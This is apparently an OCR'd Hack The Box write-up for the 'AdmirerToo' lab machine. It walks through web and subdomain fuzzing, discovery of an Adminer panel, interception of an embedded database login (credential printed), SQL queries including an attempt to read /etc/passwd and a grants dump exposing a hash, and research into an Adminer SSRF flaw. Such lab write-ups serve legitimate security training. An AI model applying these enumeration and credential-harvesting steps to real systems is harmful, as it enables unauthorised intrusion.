
Import bookmarks... HTB Account Hack The Box Play... Unable to

Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at admirertoo.htb Port 80

8. **Let's try some fuzzing**


```
~ ▷ htb.sh --set-verbose '10.129.96.181' admirertoo.htb admirer-gallery.htb
==> [+]  Hostname successfully injected. YES!!! ;)

10.129.96.181 admirertoo.htb admirer-gallery.htb


 # Standard host addresses
127.0.0.1   localhost
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
# This host address
127.0.1.1   Diesel4x420293

# Others
10.129.96.181 admirertoo.htb admirer-gallery.htb

Done!
```

```
1. wfuzz -c -L --hc=404 --hh=14099 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
'http://10.129.96.181/FUZZ'
2. Nothing I will try fuzzing for PHP. The reason I am fuzzing for php is because you can type `index.php` and if you get
anything other than 404 it is most likely running php. You can also try `index.html` basically which ever renders is most
likely being used. If it is html then you most likely have nginx on the backend and not Apache2.
```

```
3. http://admirertoo.htb/index.php
4. Ok, now I will fuzz for php and txt files
5. ▷ wfuzz -c -L --hc=404 --hh=14099 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z
list,php-txt-html http://10.129.96.181/FUZZ.FUZ2Z
6. Fail, do not find anything either. I let it go to 30k
7. I check out a 404 page. A `404 Not Found` page is the site plus some erroneous page so you can what error the site gives
back and if there is any `information leakage` that can help us in our enumertion.
8. If I hover over the server ip `10.10.11.137` it has a mailto: webmaster address.
9. mailto:webmaster@admirer-gallery.htb
10. I add the domain to my `/etc/hosts` file
```

---


9. **I go check out the site now**

```
1. # Others
10.129.96.181 admirertoo.htb admirer-gallery.htb
2. It is the same thing. Lets see if there site is different at all.
3. ▷ curl -s http://admirertoo.htb/ | md5sum
15376391a09904669f39f22171e3ed11  -
4. ▷ curl -s http://admirer-gallery.htb | md5sum
15376391a09904669f39f22171e3ed11  -
5. It is exactly the same site.
```

FUZZING for sub-domains


10. **I try gobuster then wfuzz**

```
1. I can never get gobuster vhost to find anything for me.
2. ▷ gobuster vhost -u "http://admirer-gallery.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t
200 | grep -v "Status: 400"
3. Fail, gobuster finds nothing.
4. WFUZZ finds `db.admirer-gallery.htb` in half a second.
5. ▷ wfuzz -c --hh=14099 -t 100 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.admirer-
gallery.htb" "http://admirer-gallery.htb"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
Target: http://admirer-gallery.htb/
Total requests: 4989
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000093:   200        62 L     169 W      2569 Ch     "db"
```



Server	User	Database
MySQL (localhost)	adminer_ro	Admirer DB

11. **I check out `http://db.admirer-gallery.htb`**



db.admirer-gallery.htb/?server=localhost&username=admirer_ro&db=admirer

MySQL » localhost » Database: admirer

Adminer 4.7.8 4.8.1

DB: admirer

SQL command Import Export Create table

select gallery

Database: admirer

Alter database Database schema Privileges

Tables and views

Search data in tables (1)

	Table	Engine	Collation	Data Length	Index Length	Data Free	Auto Increment	Rows	Comment
☐	gallery	InnoDB	utf8mb4_general_ci	16,384	0	0	10	~ 8	
	1 in total	InnoDB	utf8mb4_general_ci	16,384	0	0			

Selected (0)


Move to other database: admirer

Create table Create view

```
1. I add `db.admirer-gallery.htb` to my `/etc/hosts` file
2. ▷ htb.sh --set '10.129.96.181' admirertoo.htb admirer-gallery.htb db.admirer-gallery.htb
[sudo] password for h@x0r:
10.129.96.181 admirertoo.htb admirer-gallery.htb db.admirer-gallery.htb
Done!
3. In the first `HTB admirer` box we took forever to find a credential for the adminer login. With `HTB admirertoo` all we
need to do is click the enter button. So basically there are no credentials needed.
4. They may be using credentials on the backend to log me in. I will use burpsuite to intercept when I click the `Enter`
button.
```

12. **I capture the Enter button with burpsuite**

```
1. We were right the server is using a credential to auto-login us.
2. I highlight `auth[driver]=......` and URL decode by typing `Ctrl + Shift + u`
3.
auth[driver]=server&auth[server]=localhost&auth[username]=admirer_ro&auth[password]=1w4nn4b3adm1r3d2!&auth[db]=admirer&auth[
permanent]=
4. There is our username `admirer_ro` and password `1w4nn4b3adm1r3d2!`
5. ▷ echo "username admirer_ro and password 1w4nn4b3adm1r3d2\!" >> creds.txt
6. ▷ cat creds.txt
username admirer_ro and password 1w4nn4b3adm1r3d2!
```



db.admirer-gallery.htb/?server=localhost&

MySQL » localhost » admirer » SQL command

Adminer 4.7.8 4.8.1

DB: admirer

SQL command Import Export Create table

select gallery

SQL command

```
select load_file("/etc/passwd")
```

load_file("/etc/passwd")
NULL

1 row (0.000 s) Edit, Explain, Export


```
select load_file("/etc/passwd")
```

13. **I click enter again and I look around and click buttons**

```
1. http://db.admirer-gallery.htb/
2. I click on `SQL command`
3. I enter `select load_file("/etc/passwd")` and it returns NULL
4. I enter an SQL querry command instead.
5. `select version()`
>>> 10.3.31-MariaDB-0+deb10u1
```

14. **I do some more querries**

```
1. SELECT database()
>>> admirer
2. SELECT user()
>>> admirer_ro@localhost
3. SHOW GRANTS; <<< This is a cool mysql command that allows you to see what privileges you have
>>>
Grants for admirer_ro@localhost
GRANT USAGE ON *.* TO `admirer_ro`@`localhost` IDENTIFIED BY PASSWORD '*8CE6ACD7FC9ABDE377FF1CE332CE1D790E167086'
GRANT SELECT ON `admirer`.* TO `admirer_ro`@`localhost`
4. Hash-identifier identifies the hash as a SHA1
5. ▷ hash-identifier 8CE6ACD7FC9ABDE377FF1CE332CE1D790E167086
6. I think this password is most likely the one we already have.
7. ▷ cat creds.txt
username admirer_ro and password 1w4nn4b3adm1r3d2!
```



MySQL » localhost » admirer » SQL command

Adminer 4.7.8 4.8.1

DB: admirer

SQL command Import
Export Create table

select gallery

SQL command

```
SHOW GRANTS
```


Grants for admirer_ro@localhost
GRANT USAGE ON *.* TO `admirer_ro`@`localhost` IDENTIFIED BY PASSWORD '*8CE6ACD7FC9ABDE377FF1CE332CE1D790E167086'
GRANT SELECT ON `admirer`.* TO `admirer_ro`@`localhost`

2 rows (0.000 s) Edit, Export

```
SHOW GRANTS;
```

15. **I see the version number on the left so I look to see if this adminer version has any exploits.**

```
1. I search for `adminer 4.7.8 exploit`
2. https://www.cvedetails.com/vulnerability-list/vendor_id-17755/product_id-44183/Adminer-Adminer.html?
page=1&year=2021&order=1&trc=3&sha=f6b309e701a4262e94e75382a00d0cad81fb8319
```



Adminer < 4.7.8 Server-Side Request Forgery

HIGH Web App Scanning Plugin ID 112910

Synopsis

Adminer < 4.7.8 Server-Side Request Forgery


Description

The version of Adminer installed on the remote host suffers from a Server-Side Request Forgery (SSRF) flaw via the error page of Elasticsearch and ClickHouse in versions bundling all drivers, this may permit clients to make onward connections to arbitrary systems/ports & can be used to potentially bypass firewalls to identify internal resource and perform portscanning. Note that the scanner has not tested for these issues but has instead relied only on the application's self-reported version number.

Solution

16. **I click on the various CVEs but none stand out so I check out the tenable site.**

```
1. https://www.cvedetails.com/vulnerability-list/vendor_id-17755/product_id-44183/Adminer-Adminer.html?
page=1&year=2021&order=1&trc=3&sha=f6b309e701a4262e94e75382a00d0cad81fb8319
2. This is a good site to read up on CVEs.
3. There is a-lot of mention of SSRF. So i lookup `adminer 4.7.8 ssrf`
```


https://security.snyk.io/vuln/SNYK-PHP-VRANAADMINER-1072463

snyk | SECURITY

Snyk Vulnerability Database › Composer › vrana/adminer

Server-side Request Forgery (SSRF)

